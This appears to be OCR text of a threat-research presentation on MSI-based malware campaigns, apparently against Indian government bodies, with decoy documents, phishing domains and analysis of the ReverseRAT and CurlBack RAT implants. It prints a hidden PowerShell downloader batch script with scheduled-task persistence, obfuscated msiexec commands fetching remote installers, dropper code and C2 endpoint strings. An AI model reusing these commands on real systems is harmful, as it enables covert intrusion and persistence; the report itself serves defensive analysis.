1000	FINANCE	0001002298	GEE LIMITED	MI2324/01324	03/07/2023	3000013760	5100288494	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01322	03/07/2023	3000013760	5100288493	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001000166	JAL ENGINEERS PVT LTD	MDL908/11/23-24	13/07/2023	3100002404	5100289672	19/07/2023	2000006666	17/08/2023	MSME	POSTED
1000	FINANCE	0001003204	JOSEPH LESLIE DYNAMIKS MANUFACTUR	JLD/PT/158/2324	27/07/2023	3270002788	5100289355	07/08/2023	2000006669	17/08/2023	MSME	POSTED
1000	FINANCE	0001005478	VANSON ENGINEERING PRIVATE LIMITED	GST/T-232/23-24	26/07/2023	3380000105	5100289160	04/08/2023	1500000829	17/08/2023	MSME	POSTED
1000	FINANCE	0001015918	PRESIDENTIAL VALVES PRODUCTS	57	05/07/2023	3000013862	5100289165	04/08/2023	2000006685	17/08/2023	MSME	POSTED


MSI Cluster-1 : More and more of .NET

```
@echo off

md "%USERPROFILE%\AppData\Local\PrintsLogs"

attrib +a +h +s "%USERPROFILE%\AppData\Local\PrintsLogs"

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy
bypass -noprofile -WInDoWST  HIDDe iwr -Uri http://slidesfinder.com/
free-templates/freefiles/158//rtloki.png -OutFile $env:TEMP\rt12.png; iwr
-Uri http://slidesfinder.com/free-templates/freefiles/158//Letter002.pdf
-OutFile $env:TEMP\Letter002.pdf;Start $env:TEMP\Letter002.pdf;

schtasks /Create /sc minute /mo 5 /tn "Microsofts_Off" /tr
"\"%USERPROFILE%\\AppData\\Local\\PrintsLogs\\Postgres.exe\""

copy "%USERPROFILE%\AppData\Local\Temp\rt12.png"
"%USERPROFILE%\AppData\Local\PrintsLogs\Postgres.exe"

del /f "%USERPROFILE%\AppData\Local\Temp\rt12.png"
```

decoy

ReverseRAT







MSI Cluster-2

Domains

- Mimicking e-Governance
- Compromised official NHP





MSI Cluster-2 : Decoys

Cybersecurity Guidelines 2024

1	Use Strong, Unique Passwords	Create password that are at least 12 characters long.
2	Enable Two Factor Authentication	Whenever possible, enable 2FA on your accounts. This adds an extra layer of security by requiring both your password and a secondary verification.
3	Update Software Regularly	Ensure that your operating system, apps, and antivirus software are always up to date.
4	Be Cautious with Emails and Links	Don't open suspicious email attachments or click on links from unknown sender. Phishing scams often use fraudulent emails to steal your personal information.
5	Be careful with Social Media	Don't post information regarding companies' critical infrastructure and methods of working.
6	Lock your devices when not in use	Always lock your computer, mobile phone, or any other device when stepping away, even for short periods. This helps protect sensitive information from being accessed by unauthorized individuals.
7	Change your passwords	Keep changing your email, and other platforms passwords.
8	Be Careful with USB Drives and External Devices	Only connect USB drives or external devices that you trust to your work devices. Malicious software can be introduced to the system via infected USB drives or other external devices, potentially compromising the entire network.
9	Follow Company Cybersecurity Policies	Always adhere to your company's cybersecurity policies and procedures. This includes guidelines for data protection, password management, and the use of work devices. These policies are designed to keep both your personal information and company data safe.
10	Report Suspicious Activity Immediately	If you notice anything unusual (e.g., strange emails, unusual login attempts, or unfamiliar software on your device), report it to your company's IT or cybersecurity team immediately. Early detection of threats can help prevent larger security breach.

SOUTHERN RAILWAY

No.M/P.694/Open Line Holiday

Divl.Rly.Manager's Office
Personnel Branch
Chennai Division
Date. 19-12-2023

All Concerned

Sub: Holidays to **OPEN LINE** Staff for the year 2024.

The list of 12 holidays including three National Holidays declared for **Open Line staff** of Chennai Division for the year 2024.

Sl.No	NAME OF FESTIVAL	DATE	DAY
1	New Year's Day	01.01.2024	Monday
2	Pongal	15.01.2024	Monday
3	Republic Day	26.01.2024	Friday
4.	Id-ul-Fitr (RAMZAN)#	11.04.2024	Thursday
5	Tamil New Year's Day/ Dr.B.R.Ambedkar Birthday	14.04.2024	Sunday
6	May Day	01.05.2024	Wednesday
7	Independence Day	15.08.2024	Thursday
8	Vinayagar Chathurthi	07.09.2024	Saturday
9	Gandhi Jayanthi	02.10.2024	Wednesday
10	Ayudha Pooja	11.10.2024	Friday
11	Deepavali	31.10.2024	Thursday
12	Christmas	25.12.2024	Wednesday

The above Holidays are declared in consultation with SRMU.

This has the approval of DRM/MAS.

[redacted]
APO/G.
/Sr.DPO/MAS

Copy to: PCPO/MAS for kind information.
PS to DRM for kind information of DRM.
CPM/GS, ADRM/I & II for kind information.
Principal, ZETTC/AVD & ZRCETC/TBM
DS/SRMU for information.
DS/AI SC&ST REA for information.
DS/AI OBC REA for information.

MAPRA

PHARMACEUTICAL PRODUCT CATALOGUE
FOR Ministry OF External Affairs
Employee's

2025


MSI Cluster-2 : Credential Phishing

Various RTS Services


- Webmail
- Safety Tank Management System
- Payroll System
- Set Authority

City Municipal Corporations

- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar




Opendir – DNS history



egovservice.in	2023-June
pakola.egovservice.in pakora.egovservice.in	2023-July
mail.egovservice.in	2023-Oct
dss.egovservice.in cmc.egovservice.in	2023-Nov
webmail.egovservice.in cpcalendars.egovservice.in webdisk.egovservice.in cpanel.egovservice.in cpcontacts.egovservice.in	2024-jan
pen.egovservice.in	2024-Nov
gadchiroli.egovservice.in	2024-Dec

MSI Cluster-2 : LNK to MSI




```
public static void Main(string[] args)
{
    Program.pdifanos();
    Program.dropOrigDll();
    Program.dropHijackDll();
    Program.dropExe();
    Program.persisting();
}
```


- C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i h^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/
- C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i h^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/

MSI Cluster-2 : CurlBack RAT

- Signed binaries
- cURL libraries
- Compilation timestamps
  - 2024-Dec-24
  - 2024-Dec-30


- Connectivity check
  - /antivmcommand
- Gather sysinfo

```
dq offset aDict_0        ; DATA XREF:
                         ; "dict"
dq offset aFile          ; "file"
dq offset aFtp           ; "ftp"
dq offset aFtps          ; "ftps"
dq offset aGopher        ; "gopher"
dq offset aGophers       ; "gophers"
dq offset aHttp_0        ; "http"
dq offset aHttps         ; "https"
dq offset aImap_0        ; "imap"
dq offset aImaps         ; "imaps"
dq offset aMqtt          ; "mqtt"
dq offset aPop3_0        ; "pop3"
dq offset aPop3s         ; "pop3s"
dq offset aRtsp_0        ; "rtsp"
dq offset aSmb           ; "smb"
dq offset aSmbs          ; "smbs"
dq offset aSmtp_0        ; "smtp"
dq offset aSmtps         ; "smtps"
dq offset aTelnet        ; "telnet"
dq offset aTftp          ; "tftp"
```




```
.text:000000018000BC29 and     dword ptr [rsp+1048h+dwData], eax
.text:000000018000BC2D lea     r9, [rsp+1048h+dwData] ; dwData
.text:000000018000BC32 lea     r8, fnEnum      ; lpfnEnum
.text:000000018000BC39 xor     edx, edx        ; lprcClip
.text:000000018000BC3B xor     ecx, ecx        ; hdc
.text:000000018000BC3D call    cs:EnumDisplayMonitors
.text:000000018000BC43 cmp     dword ptr [rsp+1048h+dwData], 0
.text:000000018000BC48 jnz     short loc_18000BC94

.text:000000018000BC4A call    sub_18000B4C8
.text:000000018000BC4F test    eax, eax
.text:000000018000BC51 jnz     short loc_18000BC94

.text:000000018000BC53 and     dword ptr [rsp+1048h+dwData], eax
.text:000000018000BC57 lea     r8, [rsp+1048h+dwData] ; lpcbNeeded
.text:000000018000BC5C mov     edx, 1000h      ; cb
.text:000000018000BC61 lea     rcx, [rsp+1048h+idProcess] ; lpidProcess
.text:000000018000BC66 call    cs:K32EnumProcesses
.text:000000018000BC6C test    eax, eax
.text:000000018000BC6E jnz     short loc_18000BC86
```

CurlBack RAT : Persist and Register




String	Function
/retsiger/	Register
/sdnammoc/	C2 commands
/taebtraeh/	Connection Alive
/stluser/	Upload results

```
90                  nop
41:B8 02000000      mov r8d,2
48:8D15 35AE1200    lea rdx,qword ptr ds:[7FFE09C95960]     rdx:"\"}}", 00007FFE
48:8D4D 98          lea rcx,qword ptr ss:[rbp-68]           [rbp-68]:"{\"client_i
E8 E0780000         call dui70.7FFE09B72414
0F57C0              xorps xmm0,xmm0
0F114424 78         movups xmmword ptr ss:[rsp+78],xmm0
0F57C9              xorps xmm1,xmm1
F3:0F7F4D 88        movdqu xmmword ptr ss:[rbp-78],xmm1
0F1000              movups xmm0,xmmword ptr ds:[rax]        rax:&"{\"client_id\":
0F114424 78         movups xmmword ptr ss:[rsp+78],xmm0
0F1048 10           movups xmm1,xmmword ptr ds:[rax+10]
0F114D 88           movups xmmword ptr ss:[rbp-78],xmm1
48:8360 10 00       and qword ptr ds:[rax+10],0

0-8653-fe900d39a0d9_Test"
 &"{\"client_id\":\"15d9fec0-35b6-4830-8653-fe900d39a0d9_Test"]=0000029CC41F68D0
```

CurlBack RAT : C2 Commands

